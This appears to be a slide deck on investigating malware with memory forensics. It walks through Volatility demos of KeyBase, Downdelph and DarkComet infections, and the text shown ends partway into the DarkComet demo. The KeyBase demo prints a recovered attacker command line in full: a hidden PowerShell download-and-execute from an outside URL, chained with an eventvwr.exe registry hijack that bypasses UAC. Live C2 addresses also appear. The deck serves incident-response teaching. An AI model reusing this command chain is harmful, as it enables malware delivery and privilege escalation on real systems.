Investigating Malware Using Memory Forensics - A Practical Approach

Monnappa K A

Who AM I

Monnappa K A

- Info Security Investigator - Cisco CSIRT
- Author of the Book: Learning Malware Analysis
- Member of Black Hat Review Board
- Co-founder Cysinfo Security Community
- Creator of Limon Sandbox
- Winner of Volatility Plugin Contest 2016
- Presentations & Training - Black Hat, FIRST, BruCON, OPCDE, SEC-T

What/Why Memory Forensics

- Involves finding & extracting forensic artifacts from the computer's RAM
- Memory stores valuable information about the runtime state of the system
- Helps determine which applications are running on the system, active network connections, loaded modules, kernel drivers etc.
- Some malware samples may not write components to disk (only in memory).

Steps in Memory Forensics

- ***Memory Acquisition*** - Dumping the memory of a target machine to disk
- ***Memory Analysis*** - Analyzing the memory dump for forensic artifacts

Memory Acquisition and tools

The process of Acquiring Volatile memory to non-volatile storage (to file on disk)

On Physical Machines(Tools):

- *Comae Memory Toolkit (DumpIt) by Comae Technologies*
- *WinPmem (Part of Rekall Framework)*
- *Surge Collect by Volexity*
- *Belkasoft RAM Capturer*
- *Memoryze by FireEye*
- *FTK Imager by AccessData*

On Virtual Machines:

- *Suspend the VM (.vmem)*

Volatility Overview

- Open source advanced memory forensics framework written in Python
- Allows you to analyze and extract digital artifacts from the memory image.
- Runs on various platforms (Windows, MacOS X and Linux)
- Supports analysis of memory from 32-bit and 64-bit versions of Windows, MacOS and Linux
- Consists of various plugins to extract different type of information from the memory image

Using Volatility

General Syntax:

```
$ python vol.py -f <mem image> --profile=<profile> <plugin> [ARGS]
```

Determining Profile:

```
$ python vol.py -f < mem image > imageinfo

                   or

$ python vol.py -f < mem image > kdbgscan
```

Example: Enumerating Processes (pslist)

```
$ python vol.py -f mem_image.raw --profile=Win7SP1x86 pslist
Volatility Foundation Volatility Framework 2.6.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
0x84fac020 System                    4      0     88      466 ------      0 2019-03-03 03:00:41 UTC
+0000
0x863d29e0 smss.exe                276      4      5       29 ------      0 2019-03-03 03:00:41 UTC
+0000
0x86b35678 csrss.exe               360    352      8      504      0      0 2019-03-03 03:00:43 UTC
+0000
0x86cd0d40 wininit.exe             400    352      7       90      0      0 2019-03-03 03:00:43 UTC
+0000
0x86c15d40 csrss.exe               412    392      9      202      1      0 2019-03-03 03:00:43 UTC
+0000
0x86ce61a8 winlogon.exe            460    392      6      118      1      0 2019-03-03 03:00:44 UTC
+0000
0x86cdeb20 services.exe            504    400     18      234      0      0 2019-03-03 03:00:44 UTC
+0000
0x86e10228 lsass.exe               512    400     10      545      0      0 2019-03-03 03:00:44 UTC
+0000
0x86de35e0 lsm.exe                 520    400     10      155      0      0 2019-03-03 03:00:44 UTC
+0000
0x86de3030 svchost.exe             624    504     15      362      0      0 2019-03-03 03:00:44 UTC
```

Demo 1 - Memory Analysis of Infected System (KeyBase Malware)

Demo: Case Scenario

A user in your organization suspects that his system is infected after opening an attachment that came in via email. You are the incident responder handling this incident, let's assume that you have collected the memory image (infected.raw) from the suspect machine.

Listing running processes

pslist plugin shows ***outlook.exe*** (***pid 4068***) running on the system. In addition to that, there is also another suspicious process ***doc6.exe (pid 2308)***

```
0x851c2a68 SearchIndexer.          2504    496     16      772       0       0 2016-08-12 20:17:13 UTC
+0000
0x86ca5030 taskhost.exe            2124    496      9      154       0       0 2018-04-15 02:13:19 UTC
+0000
0x8705bd40 audiodg.exe             3920    764      4      121       0       0 2018-04-15 02:13:25 UTC
+0000
0x87075030 SearchProtocol          1288   2504      8      338       0       0 2018-04-15 02:14:20 UTC
+0000
0x85ac1718 SearchFilterHo          1928   2504      7      121       0       0 2018-04-15 02:14:20 UTC
+0000
0x851ee2b8 OUTLOOK.EXE             4068   1608     17     1433       1       0 2018-04-15 02:14:23 UTC
+0000
0x8705f030 SearchProtocol          2256   2504     11      462       1       0 2018-04-15 02:14:30 UTC
+0000
0x8580a3f0 EXCEL.EXE               1124   4068     11      377       1       0 2018-04-15 02:14:35 UTC
+0000
0x869d1030 cmd.exe                 4056   1124      5      117       1       0 2018-04-15 02:14:41 UTC
+0000
0x85ae5030 conhost.exe             3228    404      2       47       1       0 2018-04-15 02:14:41 UTC
+0000
0x85b02d40 doc6.exe                2308   4056      1       50       1       0 2018-04-15 02:14:59 UTC
+0000
```

Determining Process Relationship

From the below output, it can be seen that ***explorer.exe*** launched ***OUTLOOK.EXE***, which launched ***EXCEL.EXE***, which in turn invoked ***cmd.exe*** to execute malware process ***doc6.exe***.


By looking at the events you can tell that the user was infected via an email containing a malicious Excel document.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----

[REMOVED]
 0x84fc6020:System                                      4      0     89    503 2016-05-11 12:15:08 UTC+0000
. 0x92316470:smss.exe                                 272      4      2     29 2016-05-11 12:15:08 UTC+0000
 0x86eb4780:explorer.exe                             1608   1572     35    936 2016-05-11 12:15:10 UTC+0000
. 0x86eef030:vmtoolsd.exe                            1708   1608      5    160 2016-05-11 12:15:10 UTC+0000
. 0x851ee2b8:OUTLOOK.EXE                             4068   1608     17   1433 2018-04-15 02:14:23 UTC+0000
.. 0x8580a3f0:EXCEL.EXE                              1124   4068     11    377 2018-04-15 02:14:35 UTC+0000
... 0x869d1030:cmd.exe                               4056   1124      5    117 2018-04-15 02:14:41 UTC+0000
.... 0x85b02d40:doc6.exe                             2308   4056      1     50 2018-04-15 02:14:59 UTC+0000
 0x86c7a030:csrss.exe                                 404    388      9    293 2016-05-11 12:15:08 UTC+0000
```

Visual Representation of Process Relationship

The following ***psscan*** command prints the process listing in ***dot*** format. It gives the visual representation of the ***parent/child*** process relationship

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 psscan --output=dot
--output-file=infected.dot
```



Examining cmd.exe's command line Arguments

Inspecting the ***cmd.exe's*** command line argument shows that the malicious executable was downloaded via ***PowerShell***.

Malare then adds a registry entry for the dropped executable & invokes ***eventvwr.exe***, this is a registry hijack technique which allows ***doc6.exe*** to be executed by ***eventvwr.exe*** with high integrity level and also this technique silently bypasses the UAC.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 cmdline -p 4056
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
cmd.exe pid:   4056
Command line : "C:\Windows\System32\cmd.exe" /c powershell.exe -w hidden -nop -ep bypass (New-Object
System.Net.WebClient).DownloadFile('http://www.bemkm.undip.ac.id/two/yboss.exe','C:\Users\test\AppData\Local
\Temp\\doc6.exe') & reg add HKCU\\Software\\Classes\\mscfile\\shell\\open\\command /d C:\Users\test\AppData
\Local\Temp\\doc6.exe /f & eventvwr.exe & PING -n 15 127.0.0.1>nul & C:\Users\test\AppData\Local\Temp\\doc6.exe
```

Determining the File Path

doc.6 is running from the same path where it was downloaded and dropped by the ***PowerShell*** code.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 cmdline -p 2308
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
doc6.exe pid:   2308
Command line : C:\Users\test\AppData\Local\Temp\\doc6.exe
```

Dumping the Malicious Process Executables

After dumping the malicious executable from memory and scanning with multi-antivirus scanning engine (***VirusTotal***) confirms the dumped executable to be malicious.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 procdump -p 2308 -D dump/
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x85b02d40 0x00400000 doc6.exe             OK: executable.2308.exe
```

Avira	HEUR/AGEN.1014683	AVware	Trojan.Win32.Generic!BT
BitDefender	Trojan.GenericKD.4234624	CAT-QuickHeal	TrojanSpy.Yakbeex
Comodo	UnclassifiedMalware	CrowdStrike Falcon	Malicious_confidence_80% (D)
Cybereason	Malicious.70c2da	Cyren	W32/Agent.ANH.gen!Eldorado
DrWeb	Trojan.PWS.Stealer.15842	Emsisoft	Trojan.GenericKD.4234624 (B)
Endgame	Malicious (high Confidence)	eScan	Trojan.GenericKD.4234624
ESET-NOD32	A Variant Of Win32/Injector.DKFX	F-Prot	W32/Agent.ANH.gen!Eldorado
F-Secure	Trojan.GenericKD.4234624	Fortinet	W32/Injector.DJWH!tr
Ikarus	Trojan.Win32.Injector	Jiangmin	Trojan.Agent.azpe
K7AntiVirus	Trojan (005036d71)	K7GW	Trojan (005036d71)
Kaspersky	Trojan.Win32.Agent.neytzz	Malwarebytes	Trojan.Crypt

Demo 2 - Memory Analysis of Infected System (Downdelph Malware)

Demo: Case Scenario

*Your security device alerts on a malware callback connection from **192.168.1.70** to the C2 IP address "**104.171.117.216**" on port **80**. You suspect the host **192.168.1.70** to be infected. Let's assume that you acquired the memory image from the suspect host (**downdelph.vmem**).*

Listing Network Connections

From the below output, it can be seen that there is a closed connection to the suspect IP, but the process making the connection is still not known.

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0x8ac05198         UDPv4    192.168.1.70:512               *:*                                   4        System         2019-03-07
13:02:50 UTC+0000
0x8aca44e0         UDPv4    192.168.1.70:512               *:*                                   4        System         2019-03-07
13:02:50 UTC+0000
0x8b2d4550         UDPv4    0.0.0.0:512                    *:*                                   1568     svchost.exe    2019-03-07
13:03:05 UTC+0000
0x8b2f7868         UDPv4    0.0.0.0:0                      *:*                                   1568     svchost.exe    2019-03-07
13:03:05 UTC+0000
0x8b2f7868         UDPv6    :::0                           *:*                                   1568     svchost.exe    2019-03-07
13:03:05 UTC+0000
0x8b2ff628         UDPv4    0.0.0.0:512                    *:*                                   1568     svchost.exe    2019-03-07
13:03:05 UTC+0000
0x8b3f4f38         UDPv4    0.0.0.0:512                    *:*                                   1536     svchost.exe    2019-03-07
13:03:21 UTC+0000
0x8b46a5a0         UDPv4    127.0.0.1:512                  *:*                                   1252     svchost.exe    2019-03-07
13:03:06 UTC+0000
0x8b58f008         TCPv4    192.168.1.70:49751             104.171.117.216:80   CLOSED           -1
0x8b980110         UDPv6    ::1:5888                       *:*                                   1608     svchost.exe    2019-03-07
13:03:26 UTC+0000
0x8b980110         UDPv6    ::1:5888                       *:*                                   1608     svchost.exe    2019-03-07
13:03:26 UTC+0000
```

Scanning for the Pattern

shows multiple references to the suspect IP in the ***rundll32.exe's (pid 5832)*** process memory

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 yarascan -Y "104.171.117.216"
Volatility Foundation Volatility Framework 2.6.1
Rule: r1
Owner: Process rundll32.exe Pid 5832
0x00a838f0  31 30 34 2e 31 37 31 2e 31 31 37 2e 32 31 36 00   104.171.117.216.
0x00a83900  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00a83910  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00a83920  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

Rule: r1
Owner: Process rundll32.exe Pid 5832
0x00a83938  31 30 34 2e 31 37 31 2e 31 31 37 2e 32 31 36 00   104.171.117.216.
0x00a83948  70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 36 2e   patible;.MSIE.6.
0x00a83958  30 62 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35   0b;.Windows.NT.5
0x00a83968  2e 30 29 00 6c 00 00 00 00 00 00 00 00 00 00 00   .0).l...........

Rule: r1
Owner: Process rundll32.exe Pid 5832
0x00a93df7  31 30 34 2e 31 37 31 2e 31 31 37 2e 32 31 36 2f   104.171.117.216/
0x00a93e07  73 65 61 72 63 68 2e 70 68 70 00 63 00 73 00 00   search.php.c.s..
0x00a93e17  00 ec f4 59 7d 00 06 00 80 68 74 74 70 3a 2f 2f   ...Y}....http://
0x00a93e27  31 30 34 2e 31 37 31 2e 31 31 37 2e 32 31 36 2f   104.171.117.216/
0x00a93e37  73 65 61 72 63 68 2e 70 68 70 00 73 00 74 00 00   search.php.s.t..
```

Listing DLLs

Shows ***rundll32.exe*** used to Load a malicious DLL (***apisvcd.dll***)

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 dlllist -p 5832
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
rundll32.exe pid:   5832
Command line : "C:\Windows\System32\rundll32.exe" "C:\Users\myhost\AppData\Roaming\apisvcd.dll",Start ""


Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x00ce0000    0x14000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\rundll32.exe
0x770e0000   0x18f000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x76580000    0x98000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\KERNEL32.DLL
0x74760000   0x1e6000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\KERNELBASE.dll
0x71ed0000    0x9d000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\apphelp.dll
0x573c0000   0x281000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\AcLayers.DLL
0x76620000    0xbf000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\msvcrt.dll
0x74a90000   0x175000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\USER32.dll
0x746c0000    0x1b000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\win32u.dll
0x767b0000    0x22000        0x6 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\GDI32.dll
0x73e70000   0x167000        0x6 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\gdi32full.dll
0x746e0000    0x7d000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\msvcp_win.dll
0x74c90000   0x42b000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\SETUPAPI.dll
0x69a30000    0x18000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\MPR.dll
0x72bf0000   0x180000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\PROPSYS.dll
0x73220000    0x30000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\IPHLPAPI.DLL
0x73700000    0x1b000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\bcrypt.dll
0x00a10000     0x3000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\sfc.dll
0x642b0000    0x10000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\sfc_os.DLL
0x76470000    0x26000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\IMM32.DLL
0x76e00000    0x19000        0x6 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\imagehlp.dll
0x00400000    0x19000        0x6 2019-03-07 13:08:33 UTC+0000   C:\Users\myhost\AppData\Roaming\apisvcd.dll
0x66280000   0x405000     0xffff 2019-03-07 13:08:33 UTC+0000   C:\Windows\SYSTEM32\wininet.dll
0x71f90000    0x7c000        0x6 2019-03-07 13:08:33 UTC+0000   C:\Windows\system32\uxtheme.dll
0x76830000   0x144000        0x6 2019-03-07 13:08:33 UTC+0000   C:\Windows\System32\MSCTF.dll
```

Dumping the Malicious DLL to Disk

The Anti-Virus results (***VirusTotal***) for the dumped DLL confirms it to be malicious

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 dlldump -p 5832 -b 0x00400000 -D dump/
Volatility Foundation Volatility Framework 2.6.1
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x8e28f040 rundll32.exe         0x000400000 apisvcd.dll          OK: module.5412.7ace040.400000.dll
```

Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
BitDefender	Gen:Variant.Ursu.120376	Cylance	Unsafe
DrWeb	Trojan.Sednit.18	eGambit	Trojan.Generic
Emsisoft	Gen:Variant.Ursu.120376 (B)	Endgame	malicious (moderate confidence)
eScan	Gen:Variant.Ursu.120376	ESET-NOD32	Win32/Sednit.BA
GData	Gen:Variant.Ursu.120376	Kaspersky	HEUR:Trojan.Win32.Delphocy.gen
MAX	malware (ai score=80)	McAfee	GenericR-PDF!ADD9A15459C1
McAfee-GW-Edition	BehavesLike.Win32.Dropper.km	Microsoft	TrojanDownloader:Win32/Linupron!dha
NANO-Antivirus	Trojan.Win32.Agent.dxqzxp	Panda	Trj/GdSda.A
Rising	Downloader.Linupron!8.54EC (RDM+:cmRtazqvB6HwKyfqJ8UMVR+...	VBA32	Trojan.Delphocy

Who invoked rundll32.exe?

The process ***rundll32.exe (pid 5832)*** was invoked by a malicious process ***d.exe (pid 1308).*** From the output, you can tell that ***d.exe*** process is terminated because the number of threads is set to ***0***

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----

[REMOVED]
. 0x8b7f5040:userinit.exe                            3768    744      0 ------ 2019-03-07 13:03:11 UTC+0000
.. 0x8b7f4a00:explorer.exe                           3796   3768     98      0 2019-03-07 13:03:11 UTC+0000
... 0x8b9c7040:vmtoolsd.exe                          5516   3796      7      0 2019-03-07 13:03:27 UTC+0000
... 0x8bd37740:OneDrive.exe                          5604   3796      0 ------ 2019-03-07 13:03:28 UTC+0000
... 0x8a2b0a00:MSASCuiL.exe                          5352   3796      4      0 2019-03-07 13:03:26 UTC+0000
... 0x8bd8f280:d.exe                                 1308   3796      0 ------ 2019-03-07 13:08:31 UTC+0000
.... 0x8b598040:rundll32.exe                         5832   1308      6      0 2019-03-07 13:08:33 UTC+0000
. 0x8bc74580:fontdrvhost.ex                           912    744      5      0 2019-03-07 13:03:03 UTC+0000
```

Demo 3 - Memory Analysis of Infected System (Darkcomet RAT)

Demo: Case Scenario

Your security device alerts on a malware callback connection from ***192.168.1.60*** to the C2 domain on port ***1604*** *as shown in the below screenshot*. Let's say the C2 domain resolves to IP ***192.168.1.100***. You suspect the host ***192.168.1.60*** to be infected. Let's assume that you acquired the memory image from the suspect host (***dc.vmem***).

Note: The C2 domain resolves to private IP because malware was executed in a sandbox environment for demonstration. In reality, the malware will resolve to the real C2 IP.

3	0.000134	192.168.1.60	192.168.1.100	DNS	77	Standard query A arieljt.no-ip.org
4	0.011872	192.168.1.100	192.168.1.60	DNS	93	Standard query response A 192.168.1.100
5	0.233813	192.168.1.60	192.168.1.100	TCP	66	49159 > 1604 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_
6	0.239320	192.168.1.100	192.168.1.60	TCP	66	1604 > 49159 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
7	0.239490	192.168.1.60	192.168.1.100	TCP	60	49159 > 1604 [ACK] Seq=1 Ack=1 Win=65536 Len=0
8	5.242016	192.168.1.100	192.168.1.60	TCP	85	1604 > 49159 [PSH, ACK] Seq=1 Ack=1 Win=14608 Len=31
9	5.451933	192.168.1.60	192.168.1.100	TCP	60	49159 > 1604 [ACK] Seq=1 Ack=32 Win=65536 Len=0

Listing Network Connections

